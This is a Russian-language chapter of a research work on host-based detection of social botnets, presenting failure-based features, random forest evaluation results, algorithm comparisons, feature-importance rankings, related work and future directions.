Существующие ботнеты не зависят исключительно от одного C&C-сервера. Они укрепляют свою устойчивость с помощью domain flux, частых обновлений C&C-серверов и высокого уровня redundancy [47]. Например, Koobface использует около 100 C&C-серверов, работающих на скомпрометированных хостах. Однако ботнеты могут становиться целью успешных операций node enumeration, infiltration или take-down. Некоторые URL C&C-серверов, встроенные в bot binaries, недействительны, что может вызвать несколько сетевых failures. Для борьбы именно с социальными ботнетами большинство OSN-сайтов имеет собственные системы обнаружения malicious accounts или spam, такие как Facebook Immune System [22]. Система обнаружения может идентифицировать некоторые аккаунты, контролируемые botmaster, поэтому ясно, что социальные боты могут генерировать некоторые OSN-related failures. Обновления OSN-сайтов также могут заставлять социальных ботов генерировать failure information. Например, обновление Sina Weibo до версии V6 13 октября 2014 года заставило исходную версию Wbbot генерировать много failure information. Такая же ситуация возникает у социальных ботов, когда OSN-сайты выполняют обновления open API. Однако доброкачественные OSN-приложения или человеческие операции обычно не генерируют network или OSN failures. На основе этих эвристик мы можем идентифицировать failure-based features для борьбы с социальными ботами.

Здесь мы идентифицируем три новых failure-based features, как показано в табл. 10.5: F16, number of failed OSN queries; F17, number of failed OSN domains; и F18, number of failed visited OSN accounts. Отметим, что некоторые социальные боты все еще используют HTTP-based C&C channels, поэтому мы добавляем два существующих признака: F14, number of failed IPs, и F15, number of failed domains.

**Таблица 10.5. Failure-based features**


| Index | Feature                               | Used or New |
|-------|---------------------------------------|-------------|
| F14   | Number of failed IPs                  | Used        |
| F15   | Number of failed domains              | Used        |
| F16   | Number of failed OSN queries          | New         |
| F17   | Number of failed OSN domains          | New         |
| F18   | Number of failed visited OSN accounts | New         |

## 10.5 Experiment

В этом разделе мы покажем результат эксперимента. Мы используем несколько метрик оценки производительности, включая FPR, FNR, true positive rate (TPR), true negative rate (TNR), precision (P), recall (R), F-measure и accuracy. Precision вычисляется как  $TP/(TP + FP)$ , а recall вычисляется как  $TP/(TP + FN)$ . F-measure является мерой, учитывающей и precision, и recall, и равна  $2PR/(P + R)$ . Accuracy вычисляется как  $(TP + TN)/(TP + TN + FP + FN)$ . В этом эксперименте мы используем все трассы социальных ботнетов, описанные в разделе 10.3.1. Среди них есть 31,165 доброкачественных экземпляров и 4,042 экземпляра социальных ботнетов. Для RF-алгоритма в нашем тестировании мы используем коэффициент Gini для проверки качества split. Мы устанавливаем число trees равным 16, а maximum depth каждого tree равной 16.

### 10.5.1 Comparison with Related Works

В этом разделе мы представляем сравнение нашего метода с тремя существующими методами обнаружения социальных ботнетов, то есть Kartaltepe [9], Chu [42] и CITRIC [38]. Все методы запускаются на одном и том же обучающем и тестовом наборе данных. Рис. 10.4 представляет сравнение производительности нашего метода со связанными работами в терминах accuracy и F-measure. Наш метод способен значительно превзойти связанные работы. В частности, мы способны достичь accuracy 0.999 и F-measure 0.992, что намного выше лучшей из связанных работ, которая получает только accuracy 0.863 и F-measure 0.503.



*Рис. 10.4. Сравнение с другими методами обнаружения социальных ботнетов.*



Конкретно для ассурасу можно видеть, что наш метод достигает намного более высокого значения, чем связанные работы. Мы способны успешно обнаружить почти все доброкачественные экземпляры и экземпляры социальных ботнетов. В частности, мы достигаем ассурасу 0.999, тогда как три другие работы достигают 0.863, 0.858 и 0.854 для Kartaltepe, Chu и CITRIC соответственно. Связанные работы могут получить приемлемое значение ассурасу главным образом потому, что они способны классифицировать большинство доброкачественных экземпляров. Однако они плохо обнаруживают социальные ботнеты.

Для F-measure можно видеть, что наш метод способен достичь значения до 0.992. Комбинация ассурасу и F-measure может показать, что наш метод способен обнаруживать как доброкачественные экземпляры, так и экземпляры социальных ботнетов. Однако связанные работы могут получить максимум только F-measure 0.503. В частности, они достигают 0.503, 0.455 и 0.456 для Kartaltepe, Chu и CITRIC соответственно. Они достигают такого низкого F-measure потому, что плохо работают против эволюционирующего социального ботнета. Отметим, что отношение доброкачественных экземпляров к экземплярам социальных ботнетов близко к 8:1. Несбалансированные распределения классов объясняют, почему они способны достичь около 0.86 ассурасу, но только около 0.5 F-measure.

### 10.5.2 Comparison with Different Machine Learning Algorithms

Помимо RF-алгоритма, мы дополнительно тестируем несколько других алгоритмов машинного обучения. Все алгоритмы выполняют одну и ту же 10-fold cross validation на всем наборе данных. Сравниваемые алгоритмы - k-nearest neighbor (kNN), DT, SVM, extra tree (ET), AdaBoost (AB) и multilayer perceptron (MLP).

kNN - instance-based-алгоритм машинного обучения, где выученная модель фактически является всем обучающим набором данных. Вычисление происходит на testing phase, где класс неизвестного экземпляра определяется majority class его k ближайших соседей. В нашем эксперименте мы устанавливаем k равным 5. Алгоритм DT строит tree, назначая leaf node как classification class, а non-leaf node как заданный feature. Процесс обучения рекурсивно разделяет node, чтобы получить наименьшие loss values. Мы используем коэффициент Gini для количественной оценки split quality и устанавливаем maximum depth of a tree равной 16. SVM - discriminative classifier, который находит separating plane в hyper space. Экземпляры, вносящие вклад в separating hyper plane, известны как support vector. Мы используем radial basis function (RBF) kernel и устанавливаем penalty of the error term равным 1.0. AB - meta-algorithm, где он подгоняет training data на base estimator, получает loss value и оптимизирует base estimator, пытаясь минимизировать loss value. Мы используем DT с maximum depth 1 как base estimator. Мы используем SAMME.R real boosting algorithm и устанавливаем learning rate равным 1.0. ET - еще один ensemble-based-алгоритм машинного обучения. Он похож на RF algorithm, но отличается включением bias-variance analysis. ET известен как вычислительно более быстрый, хотя может страдать от high-dimensional noisy features. Мы используем коэффициент Gini для количественной оценки split quality, устанавливаем number of trees равным 16 и maximum depth of a tree равной 16. MLP - fully connected neural network. Он включает три вида слоев: input layer, hidden layer и output layer. Каждый layer имеет некоторое число neurons с nonlinear activation functions. Он использует backpropagation technique для оптимизации learned model. В нашем тесте мы используем два hidden layers, оба с 250 neurons. Мы устанавливаем learning rate равным 0.001, а maximum iteration равной 1,000. Мы используем ReLU activation function и Adam stochastic gradient-based optimizer.

Рис. 10.5 представляет сравнение производительности между RF и другими алгоритмами машинного обучения. В целом RF способен достичь и лучшего значения ассурасу, и лучшего значения F-measure, которые равны 0.999 и 0.992 соответственно. Конкретно для ассурасу можно

видеть, что большинство методов машинного обучения достигает довольно высоких значений. Они способны достичь 0.985, 0.999, 0.999, 0.998, 0.999 и 0.999 для kNN, DT, SVM, MLP, ET и AB соответственно. Такая высокая ассигаса по набору алгоритмов машинного обучения указывает на тот факт, что извлеченные признаки эффективны для различения социального ботнета и доброкачественного экземпляра.




Рис. 10.5. Результат обнаружения с разными алгоритмами машинного обучения.

Для значения F-measure разные методы машинного обучения способны достичь 0.532, 0.967, 0.959, 0.913, 0.951 и 0.949 для kNN, DT, SVM, MLP, ET и AB соответственно. Можно видеть, что простой алгоритм kNN не способен достичь высокого значения из-за плохой производительности при классификации социальных ботнетов. Остальные алгоритмы машинного обучения способны достигать сопоставимых значений F-measure. Один интересный момент состоит в том, что хотя neural network должна выучить лучшую модель, протестированный метод MLP не способен превзойти остальные, что заключено в эффективности наших идентифицированных признаков.

### 10.5.3 Feature Importance Validation

Чтобы понять эффективность идентифицированных нами признаков, мы определяем их важность, включая как использованные, так и новые идентифицированные признаки. Мы используем recursive feature elimination method для измерения важности признака. В основе для каждого признака мы сначала удаляем его из feature set. Затем мы обучаем модель на урезанном feature set и вычисляем ее производительность. Чем выше производительность, тем менее важным будет удаленный признак. Мы используем обучающий набор данных для измерения важности признаков. Мы получаем важность признаков для четырех ранее протестированных алгоритмов машинного обучения, то есть DT, ET, AB и RF. Таблица 10.6 представляет ranking важности признаков для четырех алгоритмов машинного обучения.

Мы получаем несколько интересных наблюдений из результата. Во-первых, DT и AB имеют одинаковый ranking важности признаков, потому что AB использует DT как base estimator. ET и RF имеют похожий, но не одинаковый ranking важности признаков, потому что оба являются ensemble-based learning methods поверх trees. Во-вторых, признак F1, modifying bootstrap list of the operating system, занимает наивысшее место среди всех. Это осмысленно, потому что все социальные боты должны получить способность automatic bootstrap, иначе они могут быть легко устранены перезапуском системы или закрытием некоторых приложений. В-третьих, пять наших новых идентифицированных признаков, F18, F17, F16, F13, F12, высоко ранжируются в DT и AB. В ET и RF признаки F16 и F12 также высоко ранжируются. Такие высокие места новых

идентифицированных признаков отражают эффективность наших новых идентифицированных признаков.

Итак, можно видеть, что наши новые идентифицированные признаки эффективны для обнаружения социального ботнета. Некоторые новые признаки не ранжируются высоко (например, F10, F9, F13, F4), часть причин состоит в том, что некоторые социальные ботнеты в нашем наборе данных не выполняют такие действия. Мы предпочитаем сохранить эти признаки, потому что было показано, что некоторые социальные ботнеты выполняют похожие действия.

**Таблица 10.6. Ranking важности признаков (звездочка обозначает наши новые идентифицированные признаки)**

| Index  | Decision tree (DT) | Extra tree (ET) | AdaBoost (AB) | Random forest (RF) |
|--------|--------------------|-----------------|---------------|--------------------|
| F1     | 1                  | 1               | 1             | 1                  |
| F2     | 15                 | 5               | 15            | 7                  |
| F3     | 14                 | 3               | 14            | 2                  |
| F4(*)  | 13                 | 7               | 13            | 9                  |
| F5     | 12                 | 6               | 12            | 5                  |
| F6     | 11                 | 8               | 11            | 6                  |
| F7     | 10                 | 9               | 10            | 8                  |
| F8(*)  | 9                  | 15              | 9             | 15                 |
| F9(*)  | 17                 | 17              | 17            | 17                 |
| F10(*) | 18                 | 18              | 18            | 18                 |
| F11    | 16                 | 16              | 16            | 16                 |
| F12(*) | 8                  | 2               | 8             | 3                  |
| F13(*) | 7                  | 14              | 7             | 14                 |
| F14    | 6                  | 13              | 6             | 13                 |
| F15    | 5                  | 12              | 5             | 12                 |
| F16(*) | 4                  | 4               | 4             | 4                  |
| F17(*) | 3                  | 11              | 3             | 11                 |
| F18(*) | 2                  | 10              | 2             | 10                 |

### 10.5.4 Parameter Study

Выбор параметров метода машинного обучения играет важную роль в достижении хорошей производительности. В этом разделе мы изучим влияние разных значений параметра на производительность обнаружения для RF-алгоритма. В этом эксперименте мы используем метрики precision и recall. В частности, мы исследуем два важных параметра: maximum depth of a tree и number of trees in the forest. Каждый раз, когда мы тестируем другое значение одного параметра, остальные параметры остаются теми же. Для каждой настройки параметров мы выполняем одну и ту же 10-fold cross validation.

Рис. 10.6 представляет значения precision и recall с разными maximum depths. Кроме изменения параметра maximum depth, все остальные параметры используются одинаковыми. Когда maximum depth установлена в 1, значения precision и recall равны 0, потому что он не может обнаружить ни одного социального ботнета. С увеличением maximum depth значения precision и recall

соответственно растут. Значения precision и recall достигают максимума, когда maximum depth достигает 16, и равны 0.988 и 0.996 соответственно. Значения остаются теми же, даже если maximum depth продолжает увеличиваться. Следуя этому наблюдению, мы устанавливаем maximum depth всех tree-related-алгоритмов машинного обучения равной 16.




Рис. 10.6. Значения precision и recall с разной maximum depth.

Рис. 10.7 представляет значения precision и recall с разным number of trees. Кроме изменения параметра number of trees, все остальные параметры используются одинаковыми. В целом, когда RF использует только одно tree, он деградирует до состояния, похожего на decision tree algorithm. Он получает 0.951 и 0.984 для precision и recall соответственно. Когда number of trees увеличивается до 2 и более, значения precision и recall увеличиваются до 0.988 и 0.996 соответственно.




Рис. 10.7. Значения precision и recall с разным number of trees.

В итоге, хотя параметры влияют на производительность, мы можем получить лучшую производительность при наиболее справедливых значениях.

## 10.6 Related Work

Мы рассмотрим методы обнаружения социальных ботнетов со server-side и host-side.

### 10.6.1 Server-Side Detection

Несколько работ предназначены для защиты от вредоносных OSN-аккаунтов [48-50]. Yang et al. предлагают подход обнаружения Sybil account and character с использованием набора данных из social media, Renren [48]. Они изучают link creation behaviors Sybil, fine-grained behaviors и behind-the-scenes collusion activities между большими группами. Cao et al. наблюдают, что обычно вредоносные аккаунты имеют слабо синхронизированные действия в OSN [49]. Авторы кластеризуют пользовательские аккаунты на основе сходства их действий и обнаруживают большие группы вредоносных аккаунтов с похожим поведением. Boshmaf et al. проектируют масштабируемый подход обнаружения fake account в OSN, Integro, который использует user ranking scheme [50].

Wagner et al. изучают данные social bot challenge 2011, в котором три команды реализовали ряд социальных ботов для влияния на поведение пользователей в Twitter [20]. Они разрабатывают модели для идентификации susceptible users в наборе целей и для предсказания уровней susceptibility пользователей согласно трем разным группам признаков (network, behavioral и linguistic). Результаты предполагают, что susceptible users склонны использовать Twitter для conversational purposes и быть более открытыми и социальными благодаря коммуникации с множеством разных пользователей, использованию большего числа social words и демонстрации большего affection, чем non-susceptible users.

Chu et al. предлагают подход для классификации human, bot и cyborg accounts в Twitter [18]. Авторы анализируют коллекцию из более чем 500,000 аккаунтов, чтобы наблюдать различия между humans, bots и cyborgs относительно tweeting behavior, tweet content и account properties. На основе результатов измерений они предлагают classification system с четырьмя компонентами - entropy-based component, spam detection component, account-properties component и decision-maker. Они классифицируют их как humans, bots и cyborgs на основе различных комбинаций четырех компонентов.

Вместо фокуса на server side наша работа предназначена для обнаружения социального ботнета с host side главным образом по двум причинам. Во-первых, некоторые механизмы уклонения, например имитация user tweeting behaviors, могут эффективно обходить server-side-методы обнаружения. Во-вторых, существует много ограничений получения server-side data из-за вопросов приватности. На anonymized или incomplete dataset проанализированное поведение социального ботнета или разработанный метод обнаружения могут быть неубедительными.

### 10.6.2 Host-Side Detection

Tan et al. предлагают подход для обнаружения спама в user-generated content в социальных сетях [51]. Они находят, что spammers демонстрируют уникальные non-textual patterns, такие как posting activities, advertised spam link metrics и spam hosting behaviors. На основе этих non-textual patterns они предлагают offline detection approach, использующий несколько classification methods. Затем они предлагают runtime spam posts detection approach.

Chu et al. используют behavioral biometrics, включая mouse and keystroke dynamics, чтобы различать humans и blog bots [42,52]. Они разрабатывают passive, web-page-embedded logger для сбора пользовательской input activity на реальном активном blog site. Измеряя и характеризуя biometric

features пользовательских input data, они обнаруживают ряд критических различий между humans и blog bots в том, как каждый просматривает web pages и публикует comments. Затем они проектируют detection system, состоящую из двух компонентов - web-page-embedded logger и server-side detector. Logger непрерывно мониторит пользовательскую активность и отправляет ее server-side detector. Detector использует machine-learning-based classifier, настроенный с training data для binary classification. Главный недостаток этого подхода состоит в том, что он опирается на программное обеспечение, загружаемое в client browser, что может быть трудно реализовать и невозможно обобщить для всех пользователей из-за confidentiality constraints. Francisco et al. предполагают, что человеческие действия имеют inherent pseudo-periodicity, смешанную со случайными (и иногда chaotic) действиями, которые почти невозможно эмулировать/симулировать [53]. Однако в то же время легко отличить эту уникальность человеческого поведения от других поведенческих шаблонов. Поэтому они предлагают методологию, которая совместно анализирует multiple scales пользовательских взаимодействий внутри социальной сети и различает характерное поведение humans и bots внутри социальной сети.

Pieter et al. предлагают подход для обнаружения social botnet communication путем мониторинга пользовательской активности [38]. Эти авторы предполагают, что любая коммуникация с social media подозрительна, если она не сгенерирована человеческой активностью. Измеряя причинно-следственную связь между network traffic и human activities, можно обнаружить suspicious activity и потенциальных social bots. Однако causal relationship между human activities и network traffic трудно синхронизировать. Во-первых, трудно количественно задать временной интервал, поскольку есть много динамически меняющихся факторов, таких как network delay, operating system delay и performance разных компьютеров. Во-вторых, многие продвинутые социальные боты не выполняют вредоносных действий, если они не мониторят человеческую активность. Поэтому вредоносные действия смешиваются с доброкачественной человеческой активностью.

Natarajan et al. разрабатывают detection scheme для обнаружения StegoBots [10] и анализируют разные entropies изображений, чтобы показать, что изображения обычно чувствительны к embedding. На основе своего анализа они выбирают эффективные признаки для построения feature set. Далее авторы предлагают ensemble of classifiers для классификации vulnerable images из социальных сетей.

Erhan et al. предлагают как server-side-, так и host-side-механизмы обнаружения [9]. В server-side detection они предполагают, что если botmasters намерены использовать социальные сети для своих C&C-каналов, они могут кодировать свои команды текстовым способом. В этот момент, чтобы определить, является ли сообщение подозрительным, авторы различают encoded и plain texts и переходят по un-encoded links к их destination. Однако их предположение недостаточно устойчиво, чтобы покрыть большинство ситуаций. Во-первых, социальные боты могут не использовать текст для шифрования команд, а вместо этого могут использовать steganography или другие методы шифрования. Во-вторых, существуют многочисленные textual encryption methods, и социальные боты могут даже разрабатывать собственные методы шифрования, тем самым делая для server-side detection mechanisms очень трудным покрытие всех возможных методов шифрования. В host-side detection авторы используют три атрибута социальных ботов - self-concealment, dubious network traffic и unreliable provenance - для обнаружения подозрительных процессов социальных ботов. Они делают неявное предположение, что социальный бот является только одним процессом на хосте. Однако это предположение может не выполняться, поскольку сейчас многие боты эволюционируют для использования нескольких процессов.

В отличие от этого мы сначала глубоко понимаем механизмы уклонения текущих социальных ботнетов и проверяем их на трех связанных работах. С новыми знаниями мы проектируем девять новых признаков, которые могут идентифицировать механизмы уклонения. Далее мы используем метод машинного обучения RF для построения эффективного метода обнаружения социальных ботнетов.

## 10.7 Limitation and Future Work

В этом разделе мы обсудим ограничения и представим будущие работы.

### 10.7.1 Limitation

В нашем исследовании мы используем шесть социальных ботнетов и сосредоточены только на нескольких социальных веб-сайтах. Шесть социальных ботнетов - немного, и они могут не представлять большинство случаев. Однако мы приложили много усилий, чтобы собрать как можно больше социальных ботнетов. Чтобы облегчить развитие исследовательского сообщества, мы также делимся собранными исходными кодами, builders и нашими собранными трассами. Насколько нам известно, это первая общедоступная трасса для социальных ботнетов.

Еще одно ограничение нашего набора данных - его синтетическая природа. Хотя мы приложили максимум усилий, чтобы большинство социальных ботнетов действовали как реальные, а пользователи хоста действовали нормально, собранный набор данных не является реальным набором данных социального ботнета. Все исследовательское сообщество ботнетов, особенно сообщество социальных ботнетов, сталкивается с этим вызовом. Я видел некоторые усилия по распространению реальных execution traces ботнетов. Однако большинство трасс либо anonymized, либо incomplete из-за вопроса приватности. Мы изучим такие наборы данных и посмотрим, есть ли хорошие кандидаты.

Наш метод является host-based-методом обнаружения социальных ботнетов. Ограничение фокусировки только на хосте состоит в том, что мы не знаем, что происходит в целевых social media или локальной сети хоста. Как мы знаем, ботнет состоит из большого числа зараженных хостов; общее знание из social media или сети может дать другие сведения, помогающие идентифицировать социальный ботнет. Ограниченные доступом к server side social media или локальной сети, мы не можем получить такие знания. Однако мы находимся в процессе сотрудничества с social media и надеемся получить удовлетворительный dataset. В будущем мы попытаемся спроектировать комбинированный host and server detection method.

В эксперименте 10-fold cross validation показала эффективность нашего метода обнаружения. Однако мы предполагаем, что распределение данных обучающего и тестового наборов одинаково. В реальных приложениях такие предположения могут выполняться не всегда. Это общий вызов для большинства machine-learning-based-решений. Мы ищем техники, такие как semi-supervised и unsupervised learning, чтобы решить этот вызов.

### 10.7.2 Future Work

Анализ и обнаружение ботнетов были увлекательной исследовательской темой. В будущем мы продолжим исследовать следующие вдохновляющие направления.

Мы тестировали neural network method в нашем эксперименте, но он не превзошел другие. Как мы знаем, deep neural network достигла больших успехов во многих областях, таких как image classification, natural language processing и voice recognition. Одно большое преимущество deep neural network перед традиционными методами машинного обучения состоит в том, что она может автоматически извлекать полезные признаки для классификации или других задач. В текущей форме нашей работы мы все еще полагаемся на manually defined features. Хотя признаки показали свою эффективность, эволюционирующий социальный ботнет наверняка сможет обходить их в

будущем. Поэтому мы планируем применить deep neural network к обнаружению социальных ботнетов и надеемся либо построить сильную модель для обнаружения эволюционирующего социального ботнета, либо идентифицировать сильные признаки. Один критический вызов в этом направлении - labeled available dataset, потому что существующие успешные приложения deep neural network в основном supervised. Мы планируем генерировать больше социальных ботнетов и делиться ими с сообществом. Тем временем мы попытаемся собрать больше publicly available dataset.

Хотя методы машинного обучения показали эффективность для многих приложений, adversarial attacks доказали способность успешно обходить многие machine-learning-based systems [54]. В основе adversarial attacks пытаются заставить метод машинного обучения либо misbehave, либо утечь sensitive model information. Примечательно, что adversarial attack может происходить как на training, так и на testing phases. На training phase атакующие могут добавить ряд adversarial samples, чтобы ввести в заблуждение training process, что называется "poison attack". На testing phase атакующие могут генерировать некоторые samples, чтобы заставить machine learning model misbehave. Evasion attack - распространенная атака, происходящая на testing phase. Мы считаем, что наш метод будет уязвим как к poison, так и к evasion attack. Для борьбы с такими атаками мы попытаемся построить robust model с anti-adversarial techniques в будущем. Adversarial attack открывает интересное исследовательское направление по безопасности самих systems машинного обучения. В будущем сначала мы планируем глубоко понять возможные adversarial attacks против security related applications. Затем мы попытаемся выяснить, как эффективно защищаться от таких атак.

Недавние достижения в transfer learning (или domain adaptation) показали большой успех в решении некоторых ограничений, таких как нехватка достаточного training dataset. Мотивированные тем, что обнаружение традиционных ботнетов хорошо изучено, мы планируем transfer learned models on the conventional botnet to the social botnet.

Мотивированные огромными выгодами, стоящими за ботнетами, атакующие определенно будут развивать ботнеты в другие варианты, которые труднее обнаруживать. В недавних атаках наблюдалось использование Tor, fast-flux и P2P techniques. В будущем мы будем отслеживать новые варианты ботнетов. Мы надеемся анализировать новые варианты и раскрывать их hiding techniques, чтобы разработать эффективные combat techniques до того, как они станут крупными угрозами. Мы считаем, что некоторые механизмы уклонения могут быть хорошо представлены как graph, и надеемся использовать advanced graph analytics techniques для борьбы [55]. Не ограничиваясь этим, мы видели некоторые интересные работы по использованию adaptive strategies для борьбы с evolving attacks [56]. Например, одна статья проектирует self-adaptive intrusion detection system, используя self-teaching learning techniques и MAPE-K framework [56]. В будущем мы хотели бы исследовать такие техники для обнаружения эволюционирующих социальных ботнетов.

Мы также наблюдаем, что атакующие смотрят на мобильные устройства или общие Internet-of-thing (IoT) devices. Mirai botnet, взорвавшийся в 2016 году, смог вывести из строя большое число IoT-устройств [57]. Мы также изучаем специфичные mobile botnet и IoT botnet. Вызов для этого исследовательского направления также заключается в доступном dataset. Мы нашли некоторый source code и binaries таких ботнетов. В будущем мы соберем достаточно данных, проверим их и поделимся ими публично. Мы проанализируем специфические вызовы обнаружения таких ботнетов и то, как они способны успешно избегать anti-detection mechanisms.



## 10.8 Conclusion

В этой работе мы сначала предоставляем эмпирический анализ социальных ботнетов и надеемся раскрыть их механизмы уклонения от существующих методов обнаружения. В процессе мы собираем source code, builders и execution traces шести социальных ботнетов и делимся ими с исследовательским сообществом. Затем, мотивированные знаниями о механизмах уклонения, мы идентифицируем девять новых признаков. Объединяя их с другими девятью традиционными признаками, мы проектируем новый метод обнаружения социальных ботнетов с методом машинного обучения RF. Мы оцениваем наш метод, а также три работы современного уровня на наших недавно собранных трассах социальных ботнетов. Результаты эксперимента показывают, что наш метод способен значительно превзойти связанные работы. В частности, мы способны достичь accuracy 0.999 и F-measure 0.992, что намного выше лучшей из связанных работ, которая получает только accuracy 0.863 и F-measure 0.503.

## References

- [1] Vincent Naessens, Mihail Mihaylov, Steven de Jong, Katja Verbeeck, and Ann Nowe. Carebook: Assisting elderly people by social networking. In Proceedings of the 1st International Conference on Interdisciplinary Research on Technology, Education and Communication (ITEC), 2010.
- [2] Gail-Joon Ahn, Mohamed Shehab, and Anna Squicciarini. Security and privacy in social networks. *Internet Computing*, IEEE, 15(3): 10-12, 2011.
- [3] Yazan Boshmaf, Ildar Muslukhov, Konstantin Beznosov, and Matei Ripeanu. Design and analysis of a social botnet. *Computer Networks*, 57(2): 556-578, 2013.
- [4] Eugene H Spafford. Privacy and security recalling malware milestones. *Communications of the ACM*, 53(8): 35, 2010.
- [5] Dimitris Gritzalis, M Kandias, V Stavrou, and L Mitrou. History of information: The case of privacy and security in social media. In Proceedings of the History of Information Conference, pages 283-310, 2014.
- [6] Jonell Baltazar, Joey Costoya, and Ryan Flores. The real face of Koobface: The largest web 2.0 botnet explained. *Trend Micro Research*, 5(9): 10, 2009.
- [7] Jinxue Zhang, Rui Zhang, Yanchao Zhang, and Guanhua Yan. On the impact of social botnets for spam distribution and digital-influence manipulation. In Communications and Network Security (CNS), 2013 IEEE Conference on, pages 46-54. IEEE, 2013.
- [8] Jose Nazario. Twitter based botnet command and control (2009). <http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel>, accessed March 2015.
- [9] Erhan J Kartaltepe, Jose Andre Morales, Shouhuai Xu, and Ravi Sandhu. Social network-based botnet command-and-control: Emerging threats and countermeasures. In Proceedings of the 8th International Conference on Applied Cryptography and Network Security, ACNS'10, pages 511-528, 2010.
- [10] Shishir Nagaraja, Amir Houmansadr, Pratch Piyawongwisal, Vijit Singh, Pragya Agarwal, and Nikita Borisov. Stegobot: A covert social network botnet. In *Information Hiding*, pages 299-313. Springer, 2011.
- [11] John-Paul Verkamp, Parag Malshe, Minaxi Gupta, and Christopher W Dunn. Facebot: An undiscoverable botnet based on treasure hunting social networks.
- [12] Malware that drains your bank account thriving on Facebook. <http://bits.blogs.nytimes.com/2013/06/03/malware-that-drains-your-bank-account-thriving-on-facebook/>, accessed March 2015.

- [13] Two million stolen Facebook, Twitter, Yahoo, ADP passwords found on pony botnet server. [www.zdnet.com/article/two-million-stolen-facebook-twitter-yahoo-adp-passwords-found-on-pony-botnet-server/](http://www.zdnet.com/article/two-million-stolen-facebook-twitter-yahoo-adp-passwords-found-on-pony-botnet-server/), accessed Dec. 2018.
